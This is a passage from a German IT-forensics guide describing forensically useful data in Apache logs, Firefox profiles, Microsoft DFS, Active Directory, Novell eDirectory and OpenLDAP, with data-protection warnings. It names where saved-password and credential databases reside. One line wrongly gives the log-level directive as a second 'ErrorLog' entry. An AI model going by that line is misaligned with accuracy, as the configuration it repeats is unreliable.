Die Datei zur Fehlerprotokollierung, hier error.log, wird in der Konfigurationsdatei des Apache-Webservers festgelegt (/etc/apache2/apache2.conf).

Mit dem Eintrag „ErrorLog /var/log/apache2/error.log" wird dies festgelegt. Zusätzlich kann das Loglevel mit der Anweisung:

„ErrorLog /var/log/apache2/error.log" definiert werden. Dieses legt fest, welche Daten in die Logdatei geschrieben werden, Es stehen dabei folgende Optionen zur Auswahl: debug, info, notice, warn, error, crit, alert und emerg. Diese generieren unterschiedlich viele Daten. Die Option debug erzeugt dabei die größte Datenmenge, emerg hingegen die geringste, siehe dazu auch Tabelle 29.

Level	Beschreibung

143http://httpd.apache.org/

144http://httpd.apache.org/docs/2.2/logs.html

145Mögliche HTTP-Statuscodes: http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html

146http://www.datenschutz.rlp.de/downloads/oh/info_webserverlogfiles.pdf

emerg	Emergencies – das System ist unbenutzbar
alert	sehr kritische Fehlermeldung, sofortiger Eingriff notwendig
crit	kritische Fehlermeldungen
error	Fehlermeldungen
warn	Warnungen
notice	normale, aber eventuell wichtige Meldung
info	zu Informationszwecken
debug	relevant nur bei der aktiven Suche nach Fehlern

Tabelle 29: Loglevels des ErrorLogs[147]

Achtung! Datenschutz beachten

Ein weiteres Log-Modul des Apache-Webservers ist „mod_usertrack“[148]. Es ermöglicht die automatische Erstellung einer Logdatei, die den Nutzungsverlauf jedes einzelnen Nutzers enthält. Dies wird auch als Clickstream bezeichnet. Es muss jedoch zusätzlich mit der Option „CookieTracking On“ in der Konfiguration des Apache aktiviert werden. Die Logdatei selbst wird über die Option CustomLog festgelegt. Ein möglicher Eintrag ist „*CustomLog logs/clickstream "%{cookie}n %r %t"*“. Auch bei diesen Logdaten ist der Datenschutz zu beachten.

Nachdem die erhobenen Daten im Abschnitt der Datensammlung gesichert wurden, können diese im Abschnitt der Untersuchung ausgewertet werden. Dies wird im Folgenden anhand von access.log und error.log vorgestellt, da diese von nahezu allen Apache-Installationen erstellt wird. Die error.log ist bei der Diagnose von Fehlfunktionen hilfreich. Dies ist insbesondere auch für den Einsatz der IT-Forensik im Supportfall vorteilhaft.

strategische Vorbereitung

In der Standardkonfiguration des Apache Webservers der Linux Distribution Debian Etch werden die Logdaten einmal wöchentlich archiviert. Insgesamt werden 52 Archivdateien vorgehalten, die Logdaten sind somit für ein gesamtes Jahr vorhanden. Dies ist gegebenenfalls entsprechend der rechtlichen Vorgaben anzupassen. Der Zugriff wird automatisch auf den Nutzer „root“ und die Gruppe „adm“ beschränkt. Auf Microsoft Windows Systemen ist gegebenenfalls eine manuelle Archivierung und Zugriffsbeschränkung notwendig.

```
[Sun Sep 14 19:21:57 2008] [notice] Apache/2.2.3 (Debian) mod_python/3.2.10
Python/2.4.4 PHP/5.2.0-8+etch11 mod_perl/2.0.2 Perl/v5.8.8 configured -- resuming
normal operations

[Sun Sep 21 23:00:53 2008] [notice] caught SIGTERM, shutting down
```

In diesem Beispiel ist der Start des Apache-Dienstes am 14.9.2008 um 19:21:57 Uhr und das Beenden am 21.9.2008 um 23:00:53 Uhr zu erkennen. Die Angabe von Datum und Uhrzeit ist dabei in der error.log optional. Nicht jeder Eintrag

147Apache Webserver Sicherheitsstudie: http://www.bsi.de/literat/studien/sistudien/Apache_2003.pdf
148http://httpd.apache.org/docs/2.2/mod/mod_usertrack.html

enthält somit einen Zeitstempel. In der access.log ist hingegen, sofern nicht explizit deaktiviert, immer der Zeitstempel des jeweiligen Ereignisses gespeichert. Einträge im Common Log Format haben den bereits erwähnten Aufbau.

```
192.168.3.200 - - [20/Aug/2008:16:37:49 +0200] "GET / HTTP/1.1" 200 20327 "-"
"Mozilla/5.0 (X11; U; Linux x86_64; de; rv:1.8.1.16) Gecko/20080715 Ubuntu/7.10
(gutsy) Firefox/2.0.0.16"

192.168.3.200 - - [20/Aug/2008:16:37:53 +0200] "GET /index.php?
option=com_joomlaboard&Itemid=26 HTTP/1.1" 200 10102 "http://s4/" "Mozilla/5.0
(X11; U; Linux x86_64; de; rv:1.8.1.16) Gecko/20080715 Ubuntu/7.10 (gutsy)
Firefox/2.0.0.16"
```

Die erste Anfrage erfolgte dabei direkt, daher ist der Eintrag für den HTTP-Referer „-". Die darauf folgende Anfrage wurde dabei über die Webseite „http://s4/" ausgelöst.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem forensischen Werkzeug handelt es sich um das Apache access.log. Es wird in der Datensammlungsphase gesichert. Es ist ein Logmechanismus eines HTTP-Servers (ITA). Apache läuft auf festinstallierten Computern (HW). Das Programm ist unter anderem für Linux und Windows erhältlich (SW). Der Untersuchungsort ist lokal auf dem zu untersuchenden System (UO). Es sammelt Daten der OSI-Schicht 7 (OSI). Für das Apache access.log ist keine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems, sowie Administratorrechte (UV). Das Untersuchungsziel sind Sitzungsdaten (UZ). Die Untersuchungsaktion besteht aus dem Online-Speichern von Logdaten auf das Speichermedium (UA). Untersuchungsergebnis sind Sitzungsdaten (UE). Das Datenvolumen des Untersuchungsergebnisses steht in einem proportionalen Verhältnis zur Anzahl der Anfragen (DV). Da Apache ständig läuft, treten Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich nicht aus der Nutzung des Programms (DSR). Eine Beweiskrafttendenz besteht (BK). Bei der Verwendung von Apache access.log muss dieses extern gegen Veränderung geschützt werden, das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert, das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

Der Webbrowser Mozilla Firefox

Bei dem „Mozilla Firefox" handelt es sich um eine IT-Anwendung in Form eines Webbrowsers. Analog zum im Kapitel vorgestellten Webbrowser „Internet Explorer" bietet auch der Mozilla Firefox forensische wertvolle Daten u. a. durch die Aufzeichnung von durch den Nutzer ausgelösten Aktionen.
In jedem Fall ist bei der Untersuchung der Datenschutz zu beachten.

Achtung! Datenschutz beachten

In der **Datensammlung** genügt es, das Verzeichnis:
C:\Dokumente und Einstellungen\<Nutzername>\Anwendungsdaten\Mozilla\Firefox\Profiles\
zu sichern. Ab der Version 3.0 des Mozilla Firefox werden diese personen-

bezogenen Daten im SQLite-Format gespeichert. In der **Untersuchung** müssen diese nun gesicherten Dateien also entsprechend mit einem SQLite Database Browser[149] geöffnet werden, damit die Daten ausgewertet werden können. Dabei stehen dann folgende Datenquellen zur Verfügung:

- *cookies.sqlite* In dieser Datei werden Cookies zuzüglich ihrer Login-, Session- und Einstellungsdaten gespeichert.
- *cert8.db* In dieser Datei sind die Zertifikate gespeichert.
- *downloads.sqlite* Hier werden Downloads mit Größe, Beginn und Ende des Downloads gespeichert. Ebenso wird gezeigt, ob diese gesichert oder gleich geöffnet wurden.
- *formhistory.sqlite* In dieser Datei sind Formulardaten gespeichert, ohne sie bestimmten Seiten zuzuordnen.
- *places.sqlite* Diese Datei enthält die Lesezeichen, die Chronik und die angelegten Schlüsselwörter.
- *places.sqlite-journal* Die ist eine temporäre Arbeitskopie der places.sqllite, die während der Sitzung benutzt wird. Erst nachdem diese beendet wird, wird der erzeugte Inhalt in die places.sqllite geschrieben.

Dennoch liegen auch einige weitere Dateien und Verzeichnisse im Klartext oder HTML-Format vor. Diese sind:

- *bookmarkbackups/* Dies ist der Ordner mit den Backups der Lesezeichendatei bookmarks.html. Die Dateien in ihm sind nach dem Muster "bookmarks-Jahr-Monat-Tag.html" benannt. Durch eine Untersuchung kann man feststellen, wann welche Bookmarks hinzugefügt wurden.
- *Cache/* Der Zwischenspeicher von Firefox. In diesem Ordner werden Webseiten und Bilder zwischengespeichert, um sie später schneller aufrufen zu können. Hier finden sich oftmals auch vollständige E-Mails, wenn ein webbasierter E-Mail Abruf erfolgte.
- *OfflineCache/* Dies ist ein Zwischenspeicher für die Offline-Nutzung von Web-Anwendungen.
- *bookmarks.html.moztmp* Hierbei handelt es sich um eine temporäre Datei, in welcher die Lesezeichen gespeichert sind, wenn die bookmarks.html schreibgeschützt ist.
- *signons3.txt* Ab Firefox 3.0 (vormals signons.txt und signons2.txt) kommt dieser Dateityp zum Einsatz. In dieser Datei werden die vom Passwort-Manager verwalteten Benutzernamen und Passwörter verschlüsselt abgespeichert. Die Rekonstruktion der Passwörter wird durch den bloßen Zugriff zwar nicht möglich, aber allein durch Auslesen dieser Datei ist ersichtlich für welche Webseiten Passwörter gespeichert sind.

Achtung! Datenschutz beachten

In den beschriebenen Dateien befinden sich sehr viele, potentiell private Inhalte. Beim Auswerten dieser Datei muss der gesetzlich vorgeschriebene Datenschutz unbedingt gewährleistet werden.

Einordnung in das detaillierte Schema (siehe Kapitel 2.3.1)

Bei Mozilla Firefox handelt es sich um eine IT-Anwendung, die auf einem Computer (HW) unter Windows oder Linux (SW) läuft. Die Untersuchung findet lokal auf dem zu untersuchenden System oder dessen Teilkomponenten, wie Festplatten oder Wechseldatenträgern (UO) statt. Eine Aktivierung ist nicht

149http://sqlitebrowser.sourceforge.net/

erforderlich (AE). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV). Das Untersuchungsziel sind hier alle Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien (UZ). Die Untersuchungsaktion ist die online Speicherung dieser Daten (UA). Das Untersuchungsergebnis dabei sind Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien (UE). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden (STW). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR). Eine Beweiskrafttendenz ist vorhanden (BK). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig (SM).

Verteilte Dateisysteme

Verteilte Dateisysteme finden vor allem in größeren Computernetzen Verwendung. Der Name lässt hier vermuten, dass es sich bei den nachfolgend beschriebenen Systemen um Dateisysteme im Sinne des Kapitel handelt. Auch wenn die vorgestellten verteilten Dateisysteme einige der eingeführten Eigenschaften von Dateisystemen haben, wie z. B. die Verwaltung von Rechten oder die Verwaltung von Attributen bzw. von Zeit, so wird die eigentliche Datenspeicherung einem jeweils lokal vorhandenem Dateisystem überlassen. Deshalb sind die verteilten Dateisysteme im Sinne in die grundlegende Methode der IT-Anwendung (ITA) einzuordnen.

Einige Vertreter solcher verteilten, datenbank-basierten Systeme sollen in diesem Kapitel überblicksweise vorgestellt werden und ausgewählte, forensisch interessante Eigenschaften beschrieben werden.

Konkret werden die Systeme Microsoft-DFS, Active Directory, Novell e-Directory und Open LDAP betrachtet.

Microsoft-DFS

Microsofts DFS wurde für den Einsatz auf Microsoft Windows Servern[150] konzipiert. Es setzt zwingend ein NTFS-Dateisystem voraus. Der Name DFS suggeriert eigentlich, dass es sich hierbei um ein Dateisystem (engl. Filesystem, FS) handelt. Vielmehr jedoch ist es ein Dienst, der für die Darstellung bzw. Verteilung von Dateien zuständig ist[151]. Hierbei handelt es sich um eine verteilte Architektur (Client/Server). Dabei ist Microsoft DFS in zwei Gruppen einzuteilen, in so genannte *Namespaces* (DFS-N) und in *Replikationsgruppen* (DFS-R). Viele Funktionen des Microsoft DFS Systems sind nur bei gleichzeitigem Einsatz des nachfolgend beschriebenen Active Directory verfügbar. Dies trifft insbesondere für DFS-R zu. Dabei wird unter einer Replikation die Verteilung von Daten auf mehrere Server verstanden. Genauer geht es hier sowohl um eine Datenverteilung zum Zweck der Ausfallsicherheit, es kann aber auch als Datensicherungskonzept

150 Für die beschriebenen Eigenschaften ist der Einsatz von Microsoft Windows Server 2003 R2 erforderlich
151 siehe dazu auch http://www.serverhowto.de/Teil-1-Grundsaetzliche-Informationen-rund-um-Microsofts-DFS.339.0.html

dienen.

Namespaces

Unter Namespaces versteht man den Zugriffspunkt, dem Verweise (engl. Links) und Freigaben zugeordnet werden. Der Zugriff darauf durch den Klienten erfolgt über das DFS-Wurzelverzeichnis (DFS-Root) eines Root-Servers, welcher Teil des DFS-N Client/Server Subsystems ist. Ein Verweis (Link) zeigt auf eine Freigabe eines beliebigen Servers, der unterhalb des Namespaces angezeigt wird.

Replikations-gruppen

Hier können Freigaben gruppiert werden, welche repliziert werden sollen. Dazu können hier u. a. die Bandbreitensteuerung und die Steuerung der Replikationszeiten vorgenommen werden.

Für eine forensische Untersuchung relevante Daten bzgl. des Namespaces befinden innerhalb von den zwei Ordnern *DFSRoot* (dieser enthält alle Ordner und Konfigurationsangaben) und *DFSShare* (dieser enthält die Freigaben).

Zu den forensisch wertvollen Eigenschaften innerhalb eines Microsoft DFS basierten Systems zählt die Replikationsfähigkeit allgemein. Hier können Veränderungen an Dateninhalten auf einem Server u. U. auf anderen Computern des Netzwerks nachgewiesen werden. Eine Kompromittierung eines Servers mit anschließender Modifikation von freigegeben Daten wird im Netz repliziert und ist deshalb evtl. auf Computern nachweisbar, auf welche der Angreifer keinen Zugriff hat.

Achtung!

Lokale Daten auf Servern, auf denen sich Replikate des DFS, finden sich unterhalb des versteckten Ordners *System Volume Information*. In den replizierten Ordnern bzw. den Freigaben selbst lassen sich u. U. die Replikation betreffende Daten finden. Im normalen Betrieb sind diese Dateien als versteckt markiert. Diese Verzeichnisse und die darin enthaltenen Dateien eines Windows 2003 R2 Servers sollten im Rahmen einer Untersuchung auf einem forensisch gewonnenen Datenträgerabbild detailliert analysiert werden.

Einordnung in das detaillierte Schema (siehe Kapitel)

Bei dem Microsoft DFS handelt es sich um eine IT-Anwendung, die auf einem festinstallierten Computer (HW) eingesetzt wird. Es ist für Windows Serversysteme erhältlich (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung forensischer Maßnahmen ist nicht erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Im DFS werden primär Anwenderdaten gespeichert, es sind jedoch auch Konfigurations- und Sitzungsdaten zu finden (UZ). Diese werden online gespeichert (UA). Das Ergebnis sind wiederum Anwenderdaten, Sitzungsdaten, sowie Konfigurationsdaten (UE). Das Datenvolumen ist hierbei nicht abzuschätzen (DV). Eine Verwendung des Microsoft DFS verändert netzwerkweit flüchtige und nichtflüchtige Daten. (STW). Datenschutzrechtlich sind diese Daten relevant (DSR). Eine Beweiskrafttendenz ist schwierig abzuschätzen (BK). Das Werkzeug, die Untersuchungsziele und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

Microsoft Active Directory

Das Microsoft Active Directory[152] verwaltet verschiedene Netzwerkobjekte, wie beispielsweise Benutzer, Gruppen, Computer, Server und Dateifreigaben. Es ermöglicht eine netzwerkweite Rechtevergabe auf die vom Active Directory verwalteten Ressourcen. Zur Funktion bedarf es mindestens eines Computers im Netzwerk, welcher als Domänenkontroller konfiguriert wurde. Dieser Domänenkontroller dient als Server für Netzwerkanwendungen und andere Dienste. Des Weiteren hat er auch die Aufgabe, netzwerkweit die Zeit zu synchronisieren.

Replikation

Aus Gründen der Ausfallsicherheit kann dieser Domänenkontroller mehrfach im Netzwerk vorhanden sein, in diesem Fall verwenden sie das Replikationskonzept. Dabei wird die so genannte Multimasterreplikation verwendet, bei der alle Domänenkontroller eine Kopie der Active Directory-Datenbank, mit der dieser Dienst intern arbeitet, besitzen. In regelmäßigen Abständen werden Veränderungen an dieser Datenbank dann auf die anderen Server repliziert. Diese Zeitabstände liegen standardmäßig bei 15 Sekunden für 2003 Server bis zu 5 Minuten bei 2000 Server.
Bei der Replikation selbst werden keine Zeitstempel zur Synchronisation genutzt, sondern so genannte „Eindeutige Sequenznummern“ (USN). Dazu einigen sich die Domänenkontroller untereinander auf eine aktuelle USN, was dadurch ermöglicht wird, dass jeder Replikationspartner über eine Tabelle der letzten USN besitzt (siehe dazu auch[Lar02]).

Achtung!

Während der Datensammlung finden sich forensisch interessante Daten über das Active Directory insbesondere in der Datei NTDS.DIT, zu welcher der Zugriff zur Laufzeit eines Systems gesperrt ist.
Des Weiteren können in den Verzeichnissen %windir%\NTDS und %windir %\SYSVOL u. U. forensisch wertvolle Daten gesichert werden.
Weiterhin befinden sich Einträge des Active Directorys im Windows-Eventlog (siehe dazu auch Kapitel), dass demzufolge auch von jedem Netzwerkteilnehmer gesichert werden sollte.
Im Rahmen der Untersuchung können aus diesen Datenquellen forensisch relevante Daten gewonnen werden, wobei zur Auswertung des Eventlogs u. a. der in Kapitel vorgestellte „Logparser“ zum Einsatz kommen kann.
Auf das Active Directory kann zur Laufzeit des Servers auch mit dem Werkzeug „LDP“ aus den Windows Server 2003 Support Tools zugegriffen werden. Dieses Werkzeug ermöglicht den direkten Zugriff auf das LDAP-Verzeichnis, auf welchem das Active Directory aufgebaut ist. Auch einige Zeitstempel sind damit zu ermitteln.
Für Nutzerkonten und Computerkonten sind dies der Erstellungszeitpunkt „whenCreated“, der Zeitpunkt der letzten Änderung „whenChanged“, der Zeitpunkt der letzten fehlgeschlagenen Anmeldung „badPasswordTime“, der Zeitpunkt der letzten Abmeldung „lastLogoff“, der Zeitpunkt der letzten Anmeldung „lastLogon“, der Zeitpunkt der letzten Passwortänderung „pwdLastSet“ und der Zeitpunkt des Kontoablaufs „accountExpires“. Das Werkzeug „LDP“ stellt diese alle im Klartext dar. Weitere interessante Einträge sind unter Anderem die Anzahl der Anmeldungen „logonCount“ und der Zähler für Passwort-

152 siehe dazu auch http://www.microsoft.com/germany/technet/datenbank/articles/600704.mspx

falscheingaben „badPwdCount“. Bei Computerkonten ist zudem das verwendete Betriebssystem („operatingSystem“), dessen Version („operatingSystemVersion“) und das verwendete Service Pack („operatingSystemServicePack“) vermerkt.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem Active Directoy handelt es sich um eine IT-Anwendung, die auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung forensischer Maßnahmen ist nicht erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Active Directory nutzt Anwenderdaten, Sitzungsdaten und Konfigurationsdaten (UZ) und speichert diese online (UA). Das Ergebnis hierbei sind Anwenderdaten, Sitzungsdaten und Konfigurationsdaten (UE). Das Datenvolumen ist hierbei nicht abzuschätzen (DV). Eine Verwendung des Active Directorys verändert netzwerkweit flüchtige und nichtflüchtige Daten. (STW). Datenschutzrechtlich sind diese Daten relevant (DSR). Eine Beweiskrafttendenz ist auf Grund der Natur der Daten schwierig abzuschätzen (BK). Das Werkzeug, die Untersuchungsziele und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

Novell eDirectory

Der Verzeichnisdienst Novell eDirectory[153] bietet eine standardisierte und systematische Möglichkeit, Identitäten, Ressourcen, Geräte und Policies (beispielsweise E-Mail Adressen, Anwendungen, Dateien und Gruppen) zusammenzuführen und zu verwalten. Es ging aus dem Novell Directory Service (NDS) hervor. Die Basis für Novell eDirectory bietet ein Lightweight Directory Access Protocol (LDAP) Datenbankmanagementsystem[154]. Das eDirectory System ist für Windows-basierte Systeme serverseitig mit Microsoft Windows Server 2003 und Microsoft Windows XP als Klientsystem erhältlich. Des Weiteren kann es unter Verwendung von Linux auf SUSE Enterprise Servern bzw. RedHat Advanced Server, aber auch auf Novell NetWare, sowie einigen Unix-Derivaten betrieben werden. Novell eDirectory kann vollständig über ein Webinterface konfiguriert und administriert werden.

Im Netzwerk lassen sich e-Directory Verbindungen standardmäßig auf dem Port 8028 für den http-Server und auf dem Port 389 für die LDAP Anbindung finden. Dies ist jedoch nur dann der Fall, wenn eine Klartextverbindung besteht. Gesicherte Verbindungen finden sich auf dem Port 8030 für den http-Server (SSL) und auf dem Port 636 für die LDAP-Anbindung (SSL/TLS).

Die Zeitsynchronisation in einem solchen E-Directory-Netzwerk erfolgt dadurch, dass jedes Mal, wenn ein Ereignis eintritt, eine Zeitmarke angefordert wird. Der Zeitstempel ist dabei ein eindeutiger Code, der die Zeit und das dazu gehörige Ereignis angibt. Dabei dienen so genannte „Ausschließliche Zeitreferenz-Server“ als zentrale Zeitgeber im Netzwerk. Diese legen gemeinsam mit Primärzeitservern die Netzwerkzeit fest, die dann gegebenenfalls noch über sekundäre Server an die

153 http://www.novell.com/products/edirectory/overview.html
154 http://www.novell.com/coolsolutions/feature/16191.html

Arbeitsstationen weitergeleitet wird (siehe dazu auch [Lar02]).
In der **Datensammlung** sollten die Log- und Datenbankdateien gesichert werden. Folgende Dateien enthalten dabei nützliche Daten[155]:

- DIBFiles\nds.01 Hauptdatenbankdatei
- DIBFiles\dhost.log Prozessdaten
- DIBFiles\nds.rfl*.logRoll Forward Log
- DIBFiles\nds.db Roll Back Log

Das Roll Forward Log enthält dabei alle Änderungen an der Datenbank, der Inhalt ist folglich mit den MySQL-Binlogs vergleichbar. Das Roll Back Log hingegen dient als Zwischenspeicher für partiell ausgeführte Transaktionen. Sollte eine Transaktion zu umfangreich für eine direkte Ausführung sein, so wird diese in Pakete unterteilt und einzeln ausgeführt. Wenn es dabei jedoch zu einem Übertragungsfehler kommt, ist die Integrität der Datenbank gefährdet. Mit Hilfe des Roll Back Logs können die bereits ausgeführten Teiltransaktionen dann rückgängig gemacht werden.
Weitaus einfacher ist jedoch die Untersuchung des laufenden Systems. Hierzu bietet sich der Zugriff über einen LDAP-Browser auf dem Port 636 oder über die integrierte Weboberfläche auf Port 8030 an. Die Weboberfläche bietet dabei den Vorteil, dass die Daten konzentriert und weitgehend menschenlesbar dargestellt werden. Beim direkten LDAP-Zugriff ist dies nicht der Fall, allerdings sind Zeitstempel relativ einfach erkennbar, sie bestehen aus Jahr, Monat, Tag, Stunde, Minute, Sekunde, hintereinander ohne Trennzeichen, in der jeweiligen UTC Zeit. Das wird durch den Buchstaben „Z“ am Ende des Strings gekennzeichnet. Dies entspricht dem Schema für Nutzerapplikationen nach RFC 4519[156]. Besonders bei der Weboberfläche sind viele Zeitstempel zu finden. Für Nutzer und Server sind dies unter anderem der Erstellungszeitpunkt und der Zeitpunkt der letzten Änderung, sowie, bei Nutzern, der Loginzeitpunkt. Für nahezu jeden Eintrag ist zudem ein Zeitstempel vorhanden, dies gilt auch für einzelne Access Control Lists (ACL, siehe Kapitel). In Abbildung 40 ist ein Ausschnitt der Weboberfläche dargestellt.

155 http://www.novell.com/support/viewContent.do?externalId=7003143&sliceId=1
156 http://www.rfc-archive.org/getrfc.php?rfc=4519




Abb. 40: Novell eDirectory NDS Weboberfläche

Es wurden dabei die Daten des Nutzers Admin angezeigt. Erkennbar sind vor allem auch die Zeitstempel der einzelnen ACLs.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei Novell eDirectory handelt es sich um eine IT-Anwendung, die auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows und Linux (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung forensischer Maßnahmen ist nicht erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Novell eDirectory nutzt Anwenderdaten, Sitzungsdaten und Konfigurationsdaten (UZ) und speichert diese online (UA). Das Ergebnis hierbei Anwenderdaten, Sitzungsdaten und Konfigurationsdaten (UE). Das Datenvolumen ist hierbei nicht abzuschätzen (DV). Eine Verwendung des eDirectorys verändert netzwerkweit flüchtige und nichtflüchtige Daten (STW). Datenschutzrechtlich sind diese Daten relevant (DSR). Eine Beweiskrafttendenz ist auf Grund der Natur der Daten schwierig abzuschätzen (BK). Das Werkzeug, Untersuchungsziel und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden

(SM).

Open LDAP

Der Verzeichnisdienst Open LDAP[157] basiert auf einem Datenbankmanagementsystem, welches speziell für eine schnelle Suche optimiert wurde. Es ist eine Open Source Implementierung des Lightweight Directory Access Protocol (LDAP)[158]. Die Open LDAP Distribution enthält den selbstständigen LDAP Server (Dienst) *slapd* und den selbstständigen LDAP update replication daemon *slurpd* Dienst.

LDAP besitzt dabei keine eigene Zeitsynchronisation und muss sich auf externe Maßnahmen verlassen. Die Replikation wird unter LDAP mittels Sync-Cookies gesteuert. Dabei gibt es unterschiedliche Methoden für die Replikation. Entweder ist die Push-basiert, also der Server schickt Daten an den Client oder Pull-basiert, also der Client holt sich die Daten vom Server. Weiterhin gibt es die Modi „RefreshOnly“, bei dem in festen Intervallen Veränderungen vom Server geholt werden und „RefreshAndPersist“ wo die Verbindung bestehen bleibt und jede Änderung direkt übertragen wird.
In der **Datensammlung** ist zu bedenken, dass LDAP in das Syslog[159] des zu untersuchenden Computers schreibt. Dieses ist also zu sichern (siehe dazu auch Kapitel). Weiterhin ist es möglich, mit Hilfe des Monitor-Modus[160] weitere Daten zu sammeln. Zusätzlich sollten die Konfigurationsdateien[161] des LDAP-Dienstes gesichert werden. Gleiches gilt für die Datenbankdateien[162].
In der späteren **Untersuchung** müssen diese Dateien mit Mitteln der offline Datenträgeruntersuchung ausgewertet werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei Open LDAP handelt es sich um eine IT-Anwendung, die auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows und Linux (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung forensischer Maßnahmen ist nicht erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Open LDAP nutzt Anwenderdaten, Sitzungsdaten und Konfigurationsdaten (UZ) und speichert diese online (UA). Das Ergebnis sind hierbei Anwenderdaten, Sitzungsdaten und Konfigurationsdaten (UE). Das Datenvolumen ist hierbei nicht abzuschätzen (DV). Eine Verwendung des Open LDAP verändert netzwerkweit flüchtige und nichtflüchtige Daten. (STW). Datenschutzrechtlich sind diese Daten relevant (DSR). Eine Beweiskrafttendenz ist auf Grund der Natur der Daten schwierig abzuschätzen (BK). Das Werkzeug, Untersuchungsziel und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

---

157 http://www.openldap.org
158 siehe dazu auch das RFC2251 http://www.ietf.org/rfc/rfc2251.txt
159 zentraler Logdienst eines Linux-basierten Systems
160 Siehe dazu http://www.openldap.org/doc/admin24/monitoringslapd.html
161 üblicherweise in /etc/ldap/
162 üblicherweise in /var/lib/ldap/

Zusammenfassung der Methoden- und Werkzeugeinordnung

Die nachfolgende Abbildung 41 verdeutlicht zusammenfassend die Zuordnung der forensischen Methoden der grundlegenden Methode der IT-Anwendungen (ITA).



Abb. 41: Einordnung der grundlegenden Methode ITA in die Datenarten und die Abschnitte des forensischen Prozesses

